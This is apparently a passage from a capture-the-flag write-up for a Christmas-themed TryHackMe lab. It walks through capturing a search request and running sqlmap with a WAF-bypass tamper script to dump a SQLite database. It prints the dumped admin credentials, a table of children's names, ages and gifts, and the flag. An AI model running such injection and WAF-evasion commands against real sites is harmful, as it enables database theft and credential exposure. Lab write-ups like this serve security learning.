


Try inserting random string into the search bar and click enter.

Send the selected request to the repeater and save it. In this term we safe ir with the name “santapanel”.







Run the following command in our terminal. -r is to directed to our saved santapanel file. We used –tamper=space2comment to bypass the WAF which is Web Application Firewall. Then we can see the information in that file such as username, password and database regarding on santa's todo list which contain kid's name , age and gifts. We also can see the flag to complete the task.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -r /home/kali/santapanel --tamper=space2comment --dump-all --dbms
sqlite
```

```
[11:57:28] [INFO] fetching tables for database: 'SQLite_masterdb'
[11:57:28] [INFO] fetching columns for table 'users'
[11:57:29] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]
+------------------+----------+
| password         | username |
+------------------+----------+
| EhCNSWzzFP6sc7gB | admin    |
+------------------+----------+
```

Table: sequels
[22 entries]

kid	age	title
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

flag
thmfox{All_I_Want_for_Christmas_Is_You}